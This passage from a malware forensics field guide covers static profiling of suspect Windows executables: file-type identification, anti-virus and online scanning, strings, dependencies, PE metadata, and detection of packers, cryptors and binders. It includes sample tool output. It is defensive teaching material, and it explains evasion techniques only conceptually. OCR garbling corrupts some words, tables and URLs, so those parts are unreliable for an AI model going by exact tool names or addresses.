	5.7%	EXE	Win32 Executable Generic	8527/13/3		
	1.4%	EXE	Win16/32 Executable Delphi generic	2072/23		
	1.3%	EXE	Generic Win/DOS Executable	2002/3		
	1.3%	EXE	DOS Executable Generic	2000/1		

Figure 5.11 A suspect file classified with TrIDNet

X Other Tools to Consider

CLI File Identification Tools

Exetype-	http://w	w.microsoft.com/resources/documentation/windowsnt/4/server/reskit/en-
us/reskt	4u4/rku4	st.mspx?mfi=true
File Type-	<u>http://g</u>	win32.sourceforge.net/packages/filetype.htm
Infoexe	v.	1.32-http://www.exetools.com/file-
<u>analyzer</u>	<u>s.htm</u>	
Peace	v.	1.00-http://www.exetools.com/file-
analyzer	<u>s.htm</u>	
Fileinfo	v.	2.43-http://www.exetools.com/file-
analyzer	<u>s.htm</u>	

GUI File Identification Tools

Digital Record Object Identifier (DROID)—http://droid.sourceforge.net/ FileAlyzer—http://www.safernetworking.org/en/filealyzer/index.html WhatFile—http://www.sinnercomputing.com/dl.php? prog=WhatFile

Further tool discussion and comparison can be found in the Tool Box section at the end of this chapter and on the

Anti-virus Signatures

After identifying and classifying a suspect file, the next step in the file profiling process is to query the file against anti-virus engines to see if it is detected as malicious code.

· Approach this phase of the analysis in two separate steps:

First, manually scan the file with a number of anti-virus programs locally installed on the malware analysis test system to determine whether any alerts are generated for the file. This manual step affords control over the configuration of each program, ensures that the signature database is up to date, and allows access to the additional features of locally installed anti-virus tools (like links to the vendor Web site), which may provide more complete technical details about a detected specimen.

Second, submit the specimen to a number of free online malware scanning services for a more comprehensive view of any signatures associated with the file.

Local Malware Scanning

To scan malware locally, implement anti-virus software that can be configured to scan on demand, as opposed to every time a file is placed on the test system.

- Make sure that the AV program affords choice in resolving malicious code detected by the anti-virus program, many automatically delete, "repair," or quarantine the malware upon detection.
- Some examples of freeware anti-virus software for installation on your local examiner system include:

Aunct17

□Avas □AVG¹⁸ □Avira AntiVir Personal¹⁹ □ClamWin²⁰ □F-Prof²¹ □BitDefender²² □Panda²³

Investigative Considerations

- The fact that installed anti-virus software does not identify the suspect file as malicious code is not dispositive. Rather, it may mean simply that a signature for the suspect file has not been generated by the vendor of the anti-virus product, or that the attacker is "armoring" or otherwise implanting a file protecting mechanism to thward detection.
- Although an anti-virus signature does not necessarily dictate the nature and capability of identified malicious code, it does shed potential insight into the purpose of the program.
- Given that when a malicious code specimen is obtained and when a signature is developed for it may vary between anti-virus companies, scanning a suspect file with multiple anti-virus engines is recommended. Implementing this redundant approach helps ensure that a malware specimen is identified by an existing virus signature and provides a broader, more thorough inspection of the file.

Web-based Malware Scanning Services

After running a suspect file through local anti-virus program engines, consider submitting the malware specimen to an online malware scanning service.

 Unlike vendor-specific malware specimen submission Web sites online malware scanning services will scan submitted specimens against numerous anti-virus engines to identify whether the submitted specimen is detected as hostile code.

Web Service	Features
	 Scans submitted file against 43 different anti-virus
	engines
	"First seen" and "last seen" submission dates
	provided for each specimen
	• File size, MD5, SHA1, SHA256, and ssdeep values
	generated for each submitted file
	 File type identified with file and TrID
	 PE file structure parsed
	Relevant Prevx, ThreatExpert, and Symantec
VirusTotal:	reports cross-referenced and hyperlinked.
http://www.virustotal.com	URL link scanning
	 Robust search function, allowing the digital
	investigator to search the VirusTotal (VT) database
	 VT Community discussion function
	 Python submission scripts available for batch
	submission:
	http://jon.oberheide.org/blog/2008/11/20/virustotal-
	python-submission-script/
	http://www.bryceboe.com/2010/09/01/submitting-
	binaries-to-virustotal/
	Scans submitted file against 36 different anti-virus
VirScan:	engines
http://virscan.org/	• File size, MD5, and SHA1 values generated for each
	submitted file
	Scans submitted file against 19 different anti-virus
Jotti Online Malware	engines
Scanner:	• File size, MD5, and SHA1 values generated for each
	submitted file
paper virussear.jour.org/en	Eila traa identified with set a provin file

	Packing identification
	Scans submitted file with 19 different anti-virus
	engines
Metascan Online	· File size, MD5, and SHA1 values generated for each
www.metascan-	submitted file
online.com	 File type identification
	 Packing identification
	"Last scanned" dates

- During the course of inspecting the file, the scan results for the respective anti-virus engines are presented in real time on the Web page.
- These Web sites are distinct from online malware analysis sandboxes that execute and process the malware in an emulated Internet, or "sandboxed," network. The use of online malware analysis sandboxes will be discussed in <u>Chapter 6</u>.
- Remember that submission of any specimen containing personal, sensitive, proprietary, or otherwise confidential information may violate the victim company's corporate policies or otherwise offend the ownership, privacy, or other corporate or individual rights associated with that information. Be careful to seek the appropriate legal guidance in this regard, before releasing any such specimen for third-party examination.
- Do not submit a suspicious file that is the crux of a sensitive investigation (i.e., circumstances in which disclosure of an investigation could cause irreparable harm to a case) to online analysis resources, such as anti-virus scanning services, in an effort not to alert the attacker. The results relating to a submitted file to an online malysis service are publicly available and easily discoverable—many portals even have a search function. Thus, as a result of submitting a suspect file, the attacker may discover that his malware and nefarious actions have been discovered, resulting in the destruction of evidence, and potentially damaging your investigation.
- Assuming you have determined it is appropriate to do so, submit the suspect file by uploading the file through the Web site submission portal.
- · Upon submission, the anti-virus engines will run against

the suspect file. As each engine passes over the submitted specimen, the file may be identified, as manifested by a signature identification alert similar to that depicted in Figure 5.12.

- If the file is not identified by any anti-virus engine, the field next to the respective anti-virus software company will either remain blank (in the case of VirusTotal and VirScan), or state that no malicious code was detected (in the case of Jotti Online Malware Scanner and Metascan Online).
- The signature names attributed to the file provide an excellent way to gain additional information about what the file is and what it is capable of. By visiting the respective anti-virus vendor Web sites and searching for the signature or the offending file name, more offen than not a technical summary of the malware specimen can be located.
- Alternatively, through search engine queries of the antivirus signature, hash value, or file name, information security-related Web site descriptions or blogs describing a researcher's analysis of the hostile program also may be encountered. Such information may contribute to the discovery of additional investigative leads and potentially reduce time spent analyzing the specimen.
- Conversely, there is no better way to get a sense of your malicious code specimen than thoroughly analyzing it yourself, relying entirely on third-party analysis to resolve a malicious code incident often has practical and realworld limitations.

VT Community Sign in V

Languages ¥



Virustotal is a service that analyzes suspicious files and URLs and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. <u>More information</u>...



D Conesci			Print results
Anthérus	Ver sion	Last Update	Result
AhnLab-V3	2010.12.07.00	2010.12.06	PDF/Exploit
AntiVir	7.10.14.201	2010.12.06	EXP/Pidief.244965
Antiy-AVL	2.0.3.7	2010.12.07	a a character and a character at
Avest	4.8.1351.0	2010.12.06	JS: Pdfka-gen
Avast5	5.0.677.0	2010.12.06	JS: Fdfka-gen
AVG	9.0.0.851	2010.12.07	Exploit_c.REY
BitDefender	7.2	2010.12.07	Exploit.FDF-JS.Gen
CAT-QuickBeal	11.00	2010.12.07	Exploit. FDF. FlateDecode
ClankV	0.95.4.0	2010.12.07	Exploit.FDF-5784
Commend	5.2.11.5	2010.12.07	PDF/Fidiet.DO

Figure 5.12 A suspect file submitted and scanned on VirusTotal

Embedded Artifact Extraction: Strings, Symbolic Information, and File Metadata

✓ In addition to identifying the file type and scanning the file with anti-virus scanners to ascertain known hostile code signatures, many other potentially important facts can be gathered from the file itself.

Information about the expected behavior and function of the file can be gleaned from entities within the file, like strings, symbolic information, and file metadata.

- Although symbolic references and metadata may be identified while parsing the strings of a file, these items are treated separately and distinctly from one another during the examination of a suspect file.
- Embedded artifacts—evidence contained within the code or data of the suspect program—are best inspected separately to promote organization and clearer file context. Each inspection may shape or otherwise frame the future course of investigation.

Strings

Some of the most valuable clues about the identifiers, functionality, and commands associated with a suspect file can be found within the ambadded strings of the file Stringer are Detection wanter use consecutor surges or use net surges are plain-text ACSII and Unicode (contiguous) characters embedded within a file. Although strings do not typically provide a complete picture of the purpose and capability of a file, they can help identify program functionality, file names, nicknames, Uniform Resource Locators (URLs), e-mail addresses, and error messages, among other things. Sifting through embedded strings may yield the following information:

- Program Functionality: Often, the strings in a program will reveal calls made by the program to a particular.dll or function call. To help evaluate the significance of such strings, the Windows API Reference Web site ²⁴ and the Microsoft Advanced Search engine²⁵ are solid references.
- File Names: The strings in a malicious executable often reference the file name the malicious file will manifest as on a victim system, or perhaps more interestingly, the name the hacker bestowed on the malware. Further, many malicious executables will reference or make calls for additional files that are pulled down through a network connection to a remote server.
- Moniker Identification ("greetz" and "shoutz"): Although not as prevalent recently, some malicious programs actually contain the attacker's moniker hardcoded within it. Similarly, attackers occasionally reference, or give credit to, another hacker or hacking crew in this way—references known as "greetz" or "shoutz." Like self-recognition references inside code, however, greetz and shoutz are less frequent.²⁶
- URL and Domain Name References: A malicious program may require or call on additional files to update. Alternatively, the program may use remote servers as drop sites for tools or stolen victim data. As a result, the malware may contain strings referencing the URLs or domain names utilized by the code.
- Registry Information: Some malware specimens reference registry keys or values that will be added or modified upon installation. Offen, as discussed in other chapters, hostile programs create a persistence mechanism through a registry autorun subkey, causing the program to start up each time the system is relaxed.

ик рюданню зан ир саснинк ик зузенно теорого.

- IP Addresses: Similar to URLs and domain names, Internet Protocol (IP) addresses often are hard-coded into malicious programs and serve as "phone home" instructions, or in other instances, the direction of the attack.
- E-mail Addresses: Some specimens of malicious code e-mail the attacker information extracted from the victim machine. For example, many of the Trojan horse variants install a keylogger on the victim computers to collect usernames and passwords and other sensitive information, then transmit the information to a drop-site e-mail address that serves as a central receptacle for the stolen data. An attacker's e-mail address is obviously a significant evidentiary clue that can develop further investigative leads.
- IRC Channels: Often the channel server and name of the Internet Relay Chat (IRC) command and control server used to herd armies of compromised computers or botnets are hard-coded into the malware that infects the zombie machines. Indeed, suspect files may even reference multiple IRC channels for redundancy purposes should one channel be lost or closed and another channel comes online.
- Program Commands or Options: More often than not, an attacker needs to interact with the malware he or she is spreading usually to promote the efficacy of the spreading method. Some older bot variants use instant messenger (IM) programs as an attack vector, and as such, the command to invoke IM spreading can be located within the program's strings. Similarly, command-line options and/or embedded help/usage menu information can potentially reveal capabilities of a target specimen.
- Error and Confirmation Messages: Confirmation and error messages found in malware specimens (such as "Exploit FTPD is running on port: %i, at thread number: %i, total sends: %i") often become significant investigative leads and provide good insight into the malware specimen's capabilities.

🔍 Analysis Tip

False Leads: "Planted" Strings

Despite the potential value embedded strings may have in the analysis of a suspect program, *be aware* that hackers and malware authors often "plant" strings in their code to throw digital investigators off track. Instances of false nicknames, email addresses, and domain names are fairly common. When examining any given malware specimen and evaluating the meaningfulness of its embedded strings, remember to consider the entire context of the file and the digital crime scene.

Tools for Analyzing Embedded Strings

Unlike Linux and UNIX distributions, which typically come prebaded with the strings utility, Windows operating systems do not have a native tool to analyze strings. Thankfully, there are a number of strings extracting utilities, both CLI and GUI, available for use on Windows systems.

- A version of strings, named "strings.exe" has been ported to Windows by Mark Russinovich of Microsoft (formerly of Sysintemals).²⁷
- Like the UNIX/Linux version of strings, Russinovich's ported version can query for both ASCII and Unicode strings and by default searches for three or more printable characters, strings.exe can also recursively scan subdirectories.
- BinText²⁸ is an intuitive and powerful GUI-based strings extraction program that displays ASCII, Unicode, and resource strings, each identified by a distinct letter and color on the left-hand side of the GUI (ASCII strings are identified by a green "A," Unicode Strings by a Red "U," and resource strings by a blue "R"), as displayed in

Figure 5.13. 🗙

 BinText identifies the file offset and memory address of the discoverable strings in unique fields in the GUI. Further, the tool provides drag-and-drop functionality and a useful search feature, allowing the digital investigator to query for particular strings within the output.

Search Filte	Help				
File to so	n C:Walware	Wideo.exe		Browse	Go
Advance	d yiew		Time taken : 0.391	secs Text size: 26086 by	tes (25.47)
File pos	Memp	a ID	Text		
A 0000000	00050 000000	400050 0	This program n	sust be run under Win32	-
A 0000000	00270 000000	400270 0	.idata		
A 0000000			.rdata		
A 0000000		4002E8 0	.reloc		
A 0000000			.rsrc		
A 0000000			.aspack		
A 0000000		400360 0	.adata		
A 0000000			1998Nr		
A 0000000		4012AA 0	E\$*Q*F		
A 0000000		401807 0	ITF_I		
A 0000000			13xZP		
A 0000000			9:"JC 0PcNN		
A 0000000	00079 00000	4013/3 0	UIPCNN		>
Ready	AN: 4221	UN: 20	RS:0	En	d Save

Figure 5.13 Examining a suspect file in BinText

🗙 Other Tools to Consider

GUI Strings Analysis Tools

AnalogX

TextScan_http://www.analogx.com/contents/download/Programming/textscan/Freeware.htm TextExtract_previously hosted on http://www.ultima-

thule.co.uk/downloads/textextract.zip

String

Extractor

(Strex)-http://www.zexersoft.com/products.html

iDefense Malcode Analyst Pack (MAP) Strings Shell

Extension-http://labs.idefense.com/software/malcode.php#more_malcode+analysis+pack

Further tool discussion and comparison can be found in the Tool Box section at the end of this chapter, and on the companion Web site, <u>http://www.malwarefieldguide.com/Chapter5.html</u>

Inspecting File Dependencies: Dynamic or Static Linking

During initial analysis of a suspect program, simply identifying whether the file is a static or dynamically linked executable will provide early guidance about the program's functionality and what to anticipate during later dynamic analysis of library and system calls made during its execution.

- A number of tools can help quickly assess whether a suspect binary is statically or dynamically linked.
- DUMPEIN,²² a command-line utility provided with Microsoft Visual C++ in Microsoft Visual Studio,³² combines the functionality of the Microsoft development tools LINK, LIB, and EXEHOR. Thus, DUMPEIN can parse a suspect binary to provide valuable information about the file format and structure, embedded symbolic information, as well as the library files required by the program.
- To identify an unknown binary file's dependencies, query the target file with DUMPBIN, using the /DEPENDENTS argument, as shown in Figure 5.14.
- To obtain a better picture of the suspect file's capabilities based upon the dependencies it requires, research each dependency separately, eliminating those that appear benign or commonplace, and focus more on those that seem more anomalous. Some of the better Web sites on which to perform such research are listed in the textbox Online Resources: Reference Pages.

```
Cilbocuments and Settings/Malware Lab>Dumpbin /DEFENDENTS Video.exe
Microsoft (B) COFF/PE Dumper Version 8.00.5072.42
Copyright (C) Microsoft Corporation. All rights reserved.
Dump of file Video.exe
File Type: EXECUTABLE IMAGEImage has the following dependencies: kernel32.dll
user32.dll advap132.dll oleau53.dll advap132.dll version.dll qd132.dll
user32.dll winist, dll verband. Hebl32.dll condq32.dll shappi.dll
user32.dll winist, dll verband. Hebl32.dll condq32.dll shappi.dll
user32.dll.semsery 1000.adsts 8000.aspack 3000.idsts 1000.rdats F000.reloc
Ba8000.res 1000.rts 2000 BSD EC000 COR 3000 DATA
```

Online Resources

Reference Pages

It is handy during the inspection of embedded entities like strings, dependencies, and API function call references to have reference Web sites available for quick perusal. Consider adding these Web sites to your browser toolbar for quick and easy reference.

Windows AP	I Reference-	-http://msdn	.microsoft.co	m/en-			
us/library/aa383749%28v=vs.85%29.aspx							
Process	and	Thread	Func	ctions			
Reference -	<u>http://msdn</u>	microsoft.co	m/en-				
us/library/m	s684847.asp	X					
Microsoft DLL Help Database-Retired by Microsoft in							
February	2010,	but	archived	on			
http://web.archive.org/web/20090615190853/http://support.microsoft.com/dllhelp/							
Microsoft	A	dvanced	S	earch			
Engine-http://search.microsoft.com/advancedsearch.aspx?							
mkt=en-US	&setlang=en	-US					
Microsoft TechNet-http://technet.microsoft.com/en-us/							
Microsoft S	tandard .E	xe Files	and Assoc	ciated			
.DLLs-ht	tp://technet.m	icrosoft.com	en-				
us/library/co	:768380.asp	<u>(</u>					

- If the feel of a GUI tool to inspect file dependencies is preferred, Tim Zabor has developed dumpbinGUI,³¹ a sleek front-end for DUMPBIN, which includes dumpbinCHM, a shell context menu that allows for a right-click on the target file and a selection of the DUMPBIN argument to be applied against a target file.
- To gain a more granular perspective of a target file's dependencies, a useful command-line and GUI utility is Dependency Walker, ³² which builds a hierarchical tree diagram of all dependent modules in the binary executable—allowing drill-down identification of the files that the dependencies require and invade as shown in



Figure 5.15 Examining a suspect file with Dependency Walker

Symbolic and Debug Information

✓ The way in which an executable file is compiled and linked by an attacker often leaves significant clues about the nature and capabilities of a suspect program.

If an attacker does not strip an executable file of program variable and function names known as symbols, which reside in a structure within Windows executable files called the symbol table, the program's capabilities may be readily detected.

- To check for symbols in a binary, turn to the utility nm, which is preinstalled in most distributions of the Linux operating system. The nm command identifies symbolic and debug information embedded in executable/object files specimen.
- Although Windows systems do not have an inherent equivalent of this utility, there are several other tools that nicely extract the same symbol information.
- As with file dependencies, DUMPBIN can be used with the /SYMBOLS argument to display the symbols present in a Windows executable file's symbol table.
- As previously discussed, there is a GUI alternative to the

also can be used to query target files for symbolic information. DumpbinGUI is particularly helpful in that it offers a shell context menu, allowing for a file to be rightclicked and run through the program.

Embedded File Metadata

✓ In addition to embedded strings and symbolic information, an executable file may contain valuable clues within its file metadata.

The term metadata refers to information about data. In a forensic context, discussions pertaining to metadata typically center on information that can be extracted from document files, like those created with Microsoft Office applications. Metadata may reveal the author of a document, the number of revisions, and other private information about a file that normally would not be displayed.

- Metadata also resides in executable files, and offen these data can provide valuable insight as to the compilation date/time, origin, purpose, or functionality of the file.
- Metadata in the context of an executable file does not reveal technical information related to file content, but rather contains information about the origin, ownership, and history of the file. In executable files, metadata can be identified in a number of ways.
- ☐To create a binary executable file, a high-level programming language must be compiled into an object file, and in turn, be linked with any required libraries and additional object code.
- □From this process alone, numerous potential metadata footprints are left in the binary, including the high-level language in which the program was written, the type and version of the compiler and linker used to compile the code, and the date and time of compilation.
- In addition to these pieces of information, other file metadata may be present in a suspect program, including

information relating to the following:

Metadata Artifacts					
Program author	Publisher	Warnings			
Program version	Author/Creator	Location			
Operating system or platform in which the executable was compiled	Created by software	Format			
Intended operating system and processor of the program	Modified by software	Resource Identifier			
Console or GUI program	Contributor information	Character Set			
Company or organization	Copyright information	Spoken or Written Language			
Disclaimers	License	Subject			
Comments	Previous File Name	Hash Values			
Creation Date	Modified Date	Access			

- These metadata artifacts are references from various parts of the executable file structure. The goal of the metadata harvesting process is to extract historical and identifying clues before examining the actual executable file structure.
- Later in this chapter (in the "Windows Portable Executable Format" section), as well as in <u>Chapter 6</u>, we will be taking a detailed look at the format and structure of the PE file, and specifically where metadata artifacts reside within it.
- Most of the metadata artifacts listed in the previous table manifest in the strings embedded in the program, thus, the strings parsing tools discussed earlier in this chapter certainly can be used to discover them. However, for a more methodical and concise exploration of an unknown, suspect program, the tasks of examining the strings of the file and harvesting file metadata are better separated.
- To gather an overview of file metadata as a contextual baseline, scan a suspect file with exittool.²³ A number of GUI front-ends have been developed for exittool that provide for drag-and-drop functionality and recursive scanning.
- Exiftool will provide the digital investigator with temporal context, operating system, and target environment identifiers, along with other helpful clues such as linker version, as displayed in Figure 5.16. However, further probing is often required to gather additional metadata artifacts of value from a suspect executable file.
- After gaining an overview of the file metadata, review or "peel" the file for specific metadata artifacts in chronological order of the compilation process—from high-level source code to compiled executable. Initial clues to look for include:

Identify the high-level language used to create the suspect program

Determine the compiler (and linker version) used to

create the program

Ascertain the file compilation time and date

Identify the Regional Settings (Language Code and Character Set) embedded within the binary during the time of compilation

File version information

- Often, metadata items of interest are obfuscated by the attacker through packing or encrypting the file (discussed in the "File Obfuscation: Packing and Encryption Identification" section, later in this chapter). If the file is not obfuscated, the high-level programming language can be quickly identified by 672, a file format detection utility with a shell context menu that allows for a right-click on the target file.²⁴
- Although GT2 can identify and parse many file formats, it is particularly geared toward extracting data from PE files.
 Figure 5.17 displays the output of GT2 extracting file version information and identifying the high-level programming language of a target file (Visual C++ 6.0).
- There are a number of other utilities that may be useful for identifying the compiler used to create a binary executable. Among them is PEid,^{3,5} a power utility for examining PE files, including compiler and packing identification. Another is Babak Farrokhi's Language 2000 tool,^{3,6} an older compiler detection utility, which identifies the compiler used to create a program and extracts the program version information embedded in the file.
- PE file metadata can also provide temporal context surrounding an incident and contribute toward building an investigative time line in conjunction with live response and post-mortem forensic artifacts acquired from a victim system.
- In particular, the date and time stamp when the executable was compiled can be extracted from the IMAGE_FILE_HEADER structure of a PE file. A detailed discussion of the IMAGE_FILE_HEADER and other PE file structures can be found in the section "Windows Portable Executable File Format," later in this chapter.

The compilation date and time can be quickly extracted using Nick Harbour's pestat command line utility.³⁷

- For digital investigators who prefer a graphical utility, as depicted in Figure 5.18, MiTeC's EXE Explorer³⁸ intuitively extracts and displays the time stamp data (in GMT).
- Looking back at the output in Figure 5.17, extensive file version information was extracted, most likely obtained from the executables Resource section (a topic covered in depth in <u>Chapter 6</u>). Although this information is not dispositive, these are substantial leads that can be further pursued through online research.
- To gain further insight about the attacker, examine the Language Code and Character Set identifiers embedded within the IMAGE_RESOURCE_DIRECTORY structure of the binary during the time of compilation. These settings provide information about the native attacker system environment or settings selected by the attacker during compilation.
- ■For example, looking at the data extracted in Figures 5.16 and 5.17, we learn that the regional settings in the suspect executable include a Language Identifier Code 041904E3 (Russian)³⁹ and a Character Set (Cyrillic).⁴⁰
- A granular examination of the Language and Character codes can be conducted by parsing the Resource section of a target file with a PE Analysis tool such as HeavenTools' PE Explorer, ⁴¹ as depicted below in Figure 5.19.

C:Walware Lab>exiftsol c:\Malware\uvupdater.exe Exiftsol Version Number : 8.40 File Name : 8.40 File Stame : c:/Malware File Stame : 2.20
Macnine lype	: intel 366 or later, and compatibles
Time Stamp	: 2010:06:08 04:31:24-07:00
PE Type	: PE32
Linker Version	: 6.0
Code Size	: 169984
Initialized Data Size	: 123904
Uninitialized Data Size	: 0
Entry Point	: 0x26fda
OS Version	: 4.0
Image Version	: 0.0
Subsystem Version	: 4.0
Subsystem	: Windows GUI
File Version Number	: 3.0.0.1
Product Version Number	: 3.0.0.1
File Flags Mask	: 0×0017
File Flags	: (none)
File OS	: Win32
Object File Type	: Executable application
File Subtype	: 0
Language Code	: Russian
Character Set	: Windows, Cyrillic
File Description	: AVUpdateHelper
File Version	: 3, 0, 0, 1
Internal Name	: AVUpdateHelper
Legal Copyright	: Btnt AV Copyright (C) 2010
Original Filename	: avupdater.exe
Product Name	: AV2010 Application
Product Version	: 3, 0, 0, 1

Figure 5.16 Gathering metadata from a PE file with exiftool

```
- C:\Malware\avupdater.exe (295168 bytes) - binary
Is a Win32 executable
 Size of header 00000040h / 64
 File size in header 00000490h / 1168
 Entrypoint 00000040h / 64
                    00047c70h / 294000
 Overlay size
No relocation entries
<edited for brevity>...
Version Info:
    RVA: 000B8058h; Offset: 00047C58h; Size: 704 bytes
    VersionInfo resource:
      FileVersion: 3.0.0.1
      ProductVersion: 3.0.0.1
      Target OS: 32 bit Windows
        Language '041904E3'
          FileDescription: 'AVUpdateHelper'
          FileVersion: '3, 0, 0, 1'
           InternalName: 'AVUpdateHelper'
          LegalCopyright: 'Btnt AV Copyright (C) 2010'
          OriginalFilename: 'avupdater.exe'
          ProductName: 'AV2010 Application'
          ProductVersion: '3, 0, 0, 1'
Processed/created with:
  Found compiler 'Visual C++ 6.0 (EXE) (nodebug)'
```

Figure 5.17 PE metadata extracted with GT2

File	_	
Portable Executable - PE32 32-bit Intel - Windows GUI		
Header Sections Directories Exports Imports	Resources Debug	4
Property	Value	
Signature	0x00004550 (Portable Executable)
Machine Number of sections	32-bit Intel	
Timestamp	6/8/2010 11:31:24 AM	
Pointer to symbol table	0x00000000	
Number of symbols	0	
Size of optional header	224	
Characteristics	0x010F	

Figure 5.18 PE compilation date and time extracted with EXE Explorer

PE Explorer - C:Walware lavupdator, o Fie Vew Iook Beb P · C III III IIII IIIIIIIIIIIIIIIIIIIII	14. a : • 9 3 4 8 8 9
	The Figs Mark 0.2 This Figs Mark 0.2 This Figs Mark 0.2 This Type Mark 0.2 Struck Mark 0.2 Struck Mark 0.2 Struck 1.2 Struck 0.2 Struck 0.2 Struc

Figure 5.19 Examining language and character codes with PE Explorer

L.

Online Resources

Locale Identifiers

Consider adding these Web sites to your browser toolbar for quick and easy reference of Locale Identifiers.

Locale IDs Assigned by Microsoft—http://msdn.microsoft.com/enus/goglobal/bb964664 Locale IDs, Inout Locales, and Language Collections for Windows XP and Windows Server 2003—http://msdn.microsoft.com/enus/goglobal/bb895996

Investigative Consideration:

• A word of caution: As with embedded strings, file metadata can be modified by an attacker. Time and date stamps, file version information, and other seeningly helpfil metadata are often the target of alteration by attackers who are looking to thwart the efforts of researchers and investigators from tracking their attack. File metadata must be reviewed and considered in context with all of the digital and network-based evidence collected from the incident scene.

File Obfuscation: Packing and Encryption Identification

✓ Thus far this chapter has focused on methods of reviewing and analyzing data in and about a suspect file. All too often, malware "in the wild" presents itself as armored or obfuscated, primarily to circumvent network security protection mechanisms like anti-virus software and intrusion detection systems.

KOMP 2 P. L. LUCK COMP.

Obtascation is also used to protect the executable's innards from the prying eyes of virus researchers, malware analysts, and other information security professionals interested in reverse-engineering and studying the code.

- Moreover, in today's underground hacker economy, file obfuscation is no longer used to just block the "good guys," but also to prevent other attackers from examining the code. Savvy and opportunistic cyber criminals can analyze the code, determine where the attacker is controlling his infected computers or storing valuable harvested information, and then "hijack" those resources away to build their own botnet armies or enhance their own illicit profits from phishing, spamming, click fraud, or other forms of fraudulent online conduct.
- Given these "pitfalls," attackers use a variety of utilities to obscure and protect their file contents; it is not uncommon to see more than one layer, or a combination, of file obfuscation applied to hostile code to ensure it remains undetectable.
- Some of the more predominant file obfisscation mechanisms used by attackers to disguise their malware include packers, encryption programs (known in hacker circles as *cryptors*), and binders, joiners, and wrappers, as graphically portrayed in Figure 5.20. Let's take a look at how these utilities work and how to spot them




Figure 5.20 Obfuscating code

Packers

The terms packer, compressor, and packing are used in the information security and hacker communities alike to refer generally to file obfuscation programs.

- Packers are programs that allow the user to compress, and in some instances encrypt, the contents of an executable file.
- Packing programs work by compressing an original executable binary, and in turn, obfiscating its contents within the structure of a "new" executable file. The packing program writes a decompression algorithm stub, often at the end of the file, and modifies the executable file's entry point to the location of the stub.⁴²
- As illustrated in Figure 5.21, upon execution of the packed program, the decompression routine extracts the original binary executable into memory during runtime and then triggers its execution.
- In addition to unpacking programs that were created to foil specific packers, there are numerous generic unpackers and file dumping utilities that can be implemented during runtime analysis of a packed executable malware specimen. These tools will be discussed in greater detail in <u>Chapter 6</u>.




Figure 5.21 Execution of a packed malware specimen

Cryptors

Executable file encryption programs or encryptors, better known by their colloquial "underground" names cryptors (or crypters) or protectors, serve the same purpose for attackers as packing programs. They are designed to conceal the contents of the executable program, render it undetectable by anti-virus and IDS, and resist any reverse engineering or hijacking efforts.

- Unlike packing programs, cryptors accomplish this goal by applying an encryption algorithm upon an executable file, causing the target file's contents to be scrambled and undecipherable.
- Like file packers, cryptors write a stub containing a decryption routine to the encrypted target executable, thus causing the entry point in the original binary to be altered. Upon execution, the cryptor program runs the decryption routine and extracts the original executable dynamically at runtime, as shown in Figure 5.22.




Figure 5.22 Execution of a cryptor protected executable file

Packer and Cryptor Detection Tools

▶ PEiD⁴³ is the packer and cryptor freeware detection tool most predominantly used by digital investigators, both because of its high detection rates (more than 600 different signatures) and its easy-to-use GUI interface that allows multiple file and directory scanning with heuristic scanning options.

- PEiD allows drag-and-drop functionality to quickly identify obfuscation signatures, as demonstrated in Figure 5.23.
- PEiD contains a plug-in interface⁴⁴ and a myriad of plugins that afford additional detection functionality. Plug-ins are listed and described in the *Tool Box* section at the end of this chapter.
- Entropy calculation—or the measurement of disorder in a block of data⁴⁵—and PE Entry Point (EP) anomaly detection in a suspect file can be calculated with PEiD using the "Extra Information" feature invoked by clicking the double append button located at the bottom right corner of the PEiD GUI. High entropy levels are typically indicia that an obfuscation scheme has been applied to a suspect file.
- In addition to PEiD, there are a number of other GUIbased obfuscation detection tools that offer slightly different features and plug-ins, including Mandiant's Red Curtain,⁴⁶ NTCore's PE Detective,⁴⁷ and RDG.⁴⁸ Refer to the *Tool Box* section at the end of this chapter and on the companion Web site, <u>http://www.malwarefieldguide.com/Chapter5.html</u>, for additional tool options.

S PEID VO	0.95		
File: C:IM	alware{Video.exe		
Entrypoint:	00C9E001	EP Section:	-aspack >
File Offset:	00063601	First Bytes:	60,E8,03,00 >
Linker Info:	2.25	Subsystem:	Win32 GUI
ASPack 2.1	2 -> Alexey Solodovn	e ov	
Multi Scar	Task Wewer	Options Abo	ut Ext
Stay on	top		33 ->

Figure 5.23 Analyzing a suspect file with PEiD

CLI Packing and Cryptor Detection Tools

- In addition to these GUI-based tools, there are a few handy python-based tools, making them extensible and command-line operated.
- Pefile,⁴⁹ developed by Ero Carrera, is a robust PE file parsing utility as well as a packing identification tool. In particular, some of its functionality includes the ability to inspect the PE header and sections, obtain warnings for suspicious and malformed values in the PE image, detect file oblisscation with PEiD's signatures, and generate new PEiD signatures.
- Jim Clausing, a SANS Internet Storm Center Incident Handler, wrote a similar python script for PE packer identification based upon pefile, called packerid.py.⁵⁰ Like pefile, packerid.py is extensible and can be run in both the Windows and Linux environments, convenient for many Linux purists who prefer to conduct malware analysis in a Linux environment. Further, like pefile, packerid.py can be configured to compare queried files against various PE obfuscation signature databases, including those used by PEID⁵¹ and others created by Panda Security.⁵² The output of packerid.py as applied

against a suspect binary can be seen in Figure 5.24.

 Another very helpful CLI-based packer detection utility is SigBuster, written by Toni Koivunen of teamfurry.com SigBuster has a myriad of different scan options and capabilities, and is written in Java, making it useful on Linux and UNIX systems (Figure 5.25). Currently, SigBuster is not publicly available, but is available to anti-virus researchers and law enforcement. However, SigBuster is implemented in the Anubis online malware analysis sandbox where the public can submit specimens for analysis.⁵³

lab@MalwareLab:~/Malware Lab/Windows MalwareS python packerid.py Video.exe ['ASPack v2.12']

Figure 5.24 Inspecting a suspect file with packer.py on a Linux system

```
lab@MalwareLab:-/Malware Lab/Windows Malware$ java -jar SigBuster.jar -f
Video.exe
SigBuster version 1.1.0 starting up. Happy hunting!
Initializing databases...
Loaded 466 EPO signatures into ScanEngine.
Scanning -> Video.exe
Signature found: [ASPack v2.12 SN:750]
Signature found: [ASPack v2.12 SN:750]
Signature found: [ASPack vna SN:1633]
Scan took 2741ms
Directory scan took 2788ms
Scanned total 1, of which 1 were valid PE files.
Of the valid 1 files 1 got stamped with a signature.
```

Detection rate is 100.0%

Figure 5.25 Inspecting a suspect file with SigBuster on a Linux system

Binders, Joiners, and Wrappers

Binders (also known as joiners or wrappers) in the Windows environment simply take Windows PE files and roll them into a single executable.

- The binder author can determine which file will execute and whether the state will be normal or hidden. The copy location of the file can be specified in the windows, system, or temp directories, and the action can be specified to either open/execute or copy only.
